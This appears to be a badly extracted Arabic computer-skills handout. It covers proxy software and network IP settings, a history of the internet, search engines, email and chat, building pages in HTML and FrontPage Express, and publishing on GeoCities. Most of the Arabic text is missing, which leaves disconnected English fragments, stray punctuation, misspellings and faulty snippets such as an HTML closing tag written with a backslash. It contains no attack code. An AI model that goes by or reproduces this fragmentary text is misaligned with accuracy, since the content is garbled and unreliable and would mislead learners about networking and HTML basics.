
نافذة البرنامج بدون إتصال




إعدادات البروكسي داخل البرنامج



إعدادات إضافية




تحويل اللغة



نافذة البرنامج بعد العمل




إعدادات المتصفح




البرنامج بطيء لكن لا يقهره شيء

Hopster


نافذة إعدادات البروكسي فارغة



نافذة البروكسي ممتلئة




لائحة البرامج التي يتعامل معها البرنامج




إعدادات الماسنجر

قم بتنزيل النسخة الجديدة دائما


CCProxy




نافذة الإعدادات




إعدادات البروكسي فارغة في البداية



نافذة البروكسي ممتلئة



إعدادات الماسنجر



NETWORK

MY NETWORK .
ADD NETWORK PLASE .
NEXT .
\\ IP\ BROW IP .
SHARED FOLDER .

A
.A B
A
My network conaction .
Local Area connection .
properties
internet protocol (tcp/ip)
properties

Ip 10.5.5.1
Subnet 255.255.255.0
Default getway

Preferred DNS server 81.90.17.4
Altemate DNS server 81.90.17.5

Ip 10.5.5.5
Subnet 255.255.255.0
Default getway 10.5.5.1
Preferred DNS server 81.90.17.4
Altemate DNS server 81.90.17.5

Wireless network connaction A .
IP 81.90.17.4 .
IP .





) (NET)

()

%

:

- 1-
- FTP 2-
- E-Mail 3-
- Usenet. 4-

:

Sputnik
)[(ARPANET) (

(ARPANET)

" " (ARPANET) " " MILNET

(IP) .

" Unix "

‘

" "

(NSF) .

NSFNET ‘

" "

NSFNET

‘

" "



Sputnik

(Advanced Research Project Agency) (

)

(ARPA)

ARPAnet

" "

1969

ARPAnet
.Nodes

Alohanet

.ARPAnet

Alohanet

‘

" "

" "

University College

ARPAnet

.London of

.ARPAnet

Telnet

BBN

.TCP

Bob Kohn

Vint Cerf

1977

.France Telecom

Teletel

Minitel

(IP) Transmission Control Protocol (TCP)
(TCP/IP)

ARPA DCA
Internet Protocol

. Euug

EUnet

()

. Name Server

" . "

TCP/IP

1983

(Hosts)

Domain Name Server

DNS

" ،

"

NSF

(DNS) .

"

"

1985

TNSFNE

1986

Network News Transfer Protocol

"

"

،

. ANS

MCI

IBM

Merit

(IRTF

)

(IETF

)

.IAB

()

.NSFNET

.Archie

The World Comes On-line

" " " "

" WWW Gopher WAIS
" Gopher

Internet Society

Word Wide Web CERN 1992
Hypertext

Gopher WWW Mosaic

Prodigy America On-line CompuServe

JAVA

" " " " ' "
' " " ' "

!

ISOC

(Browser)،

()

(Internet

(Netscape) Explorer)

_____ :

:

(-

.

() -

-

:

-

() -

-

((-

..

altavista yahoo

_____ :

Yahoo ... Excite ... Magellan

_____ :

:

..

.

(soccer) .
(Computer

Science)

(computer+science)

Altavista ... Lycos ... Infoseek ..

..

()

()

www.av.com .

any name@ anycompany.com or net

any company:

any name :

-

((

-

1.

2.

:

Chat

)

(

:

()

.

()

MIRC

()

)

AOL Instant Messenger ICQ ، .(

()
()

www.cnn.com

chat.yahoo.com

www.alsaha.com

(Forum) (

chat.alsaha.com chat))

(Forum) www.alsaha.com

()

()

:

()

()

:

HTML

HTML

Front Page

(

⋮

⋮

()

⋮

FTP

!

!

<http://www.geocities.com>

:

:

www.angelfire.com

5

www.geocities.com

11

www.sprec.com

www.tripod.com

11

www.wbs.net

7

HTML

HTML

HTML

.
" (tags) " ... HTML
:

<tag>text<\tag>

:

<\h1>

<h1>

"

"

<h1>

HTML

.

.

.

.

FrontPage

<http://www.microsoft.com/ie/download>

(

5.0

(

:

:

FrontPage Express

FrontPage Express

HTML

Untitled Normal Page

HTML

!)

) /

File/Save

Page Location

.

Page Title

(Title)

(bookmark)

/))
)
().

File/Open

.)

!

. (upload)

!

.

.

Page Properties

General

RTL

Document Reading Direction

Background

Text Background

." "

Insert/Horizontal Line

" " .
"
"

Bulleted List

.

Refresh

...!

General

Background Sound

Location

Browse

From File

Browse

AU AIFF MIDI WAV

AU MIDI

.

Loop

Background Sound

Forever

!

Background

Background Image

Browse

Watermark

GIF JPG

FronPage Express

GIF

(" ")

" "

" "

Font Properties

" "

Edit

Bookmark

MyCV

Ok

"

Insert

"

"

Hyperlinks

Open Pages

Open Pages

Bookmark

MyCV

"

"

.

-
-
-

!

FrontPage Express

•

" "

!

:

Insert\Hyperlink " / "

World Wide Web

http

Hyperlink Type

URL

www.iawmag.comhttp:\\

. " "

" " " "

(Insert\Hyperlink)

World Wide Web

mailto:

Hyperlink Type

URL

"

!

.

GIF JPG

AVI

HTML

Insert/Image

From File

Browse

. " "

Image Properties

Insert/Video

Browse

Video

Repeat

Forever

Start

On file Open

On Mouse Over

) , (

ActiveX

: .

HTML

!

!

FrontPage Express

View/HTML

HTML

HTML

Ok

خطوات النشر على ويب بواسطة جيوسيتيز

URL

الخطوة الثانية:

عندما تختار الرابط www.yahoo.com تفتح الصفحة الرئيسية كما في الشكل:



ملاحظة: إذا كنت قد أنشأت الإيميل على ياهو يمكن أن تتابع خطوات النشر من هذه الخطوة

اختر

الخطوة الثالثة:



اضغط على الزر SIGN up Now

اختر الزر Sign in كما يشير السهم الأحمر

نموذج معلومات وتقديم الطلب (إذا لم تكن سليمة يرفض الطلب مع الإشارة إلى أخطائك و إمكانية معالجة الخطأ)



Welcome, **الخاص ببيديك ID**

geocities.com/hallom4

GeoCities FREE

Before you begin building your GeoCities web site, we'd like to learn a little about you. Please answer the questions below, then click the "Submit" button to get started using GeoCities.

١. What type of web site do you intend to build?

- Personal
- Family
- Association/club/team
- Education
- Nonprofit organization
- Small business

٢. How did you learn about GeoCities Free?

- Internet search
- Yahoo! front-page link
- Advertisement on Yahoo!
- News article or program
- Friend, family member, or colleague

٣. To verify your registration — showing us that you're you, and not a computer — please retype the following code in the field provided.

الكود بشكل أحرف وأرقام

(This helps Yahoo! prevent automated registrations.)

Enter the code shown: [More info](#) Nawal

تعليمات

١ اختر من القائمة
نوع الموقع

٢ اختر من القائمة
ما يناسبك

أدخل الكود الذي
تراه

(في الصورة)
بعد ذلك

اضغط على الزر

Submit
في الأسفل

www.geocities.com/**ID** : GeoCities Free

Welcome to Yahoo! GeoCities

We just sent you a confirmation email explaining everything you need to know to build your very own web site **your Yahoo! ID and password** for future reference.

nawal

Your Yahoo! ID and Home Page Information	
Your Yahoo! ID is:	ID
Your home page URL shortcut is:	http://www.geocities.com/ID

Build your web site now!

الخطوة الخامسة

www.geocities.com/**ID** : GeoCities Free

Welcome to Yahoo! GeoCities

We just sent you a confirmation email explaining everything you need to know to build your very own web site **your Yahoo! ID and password** for future reference.

nawal

Your Yahoo! ID and Home Page Information	
Your Yahoo! ID is:	ID
Your home page URL shortcut is:	http://www.geocities.com/ID

Build your web site now!

اختر الرابط *Build Your Web site now*

ويمكن أن نختار الرابط العنوان [http://www.geocities.com/**ID**](http://www.geocities.com/ID) في هذه الحالة أضغط في وسط الصفحة فوق عبارة "اضغط هنا" ثم الخطوات التالية

الخطوة السادسة:

www.geocities.com/ID : GeoCities Free

Upgrade to an ad-free site Start by searching for a domain name >> www.

Setup fee Waived!

GeoCities Control Panel

Home Create & Update **Manage** Promote Help Index

Home

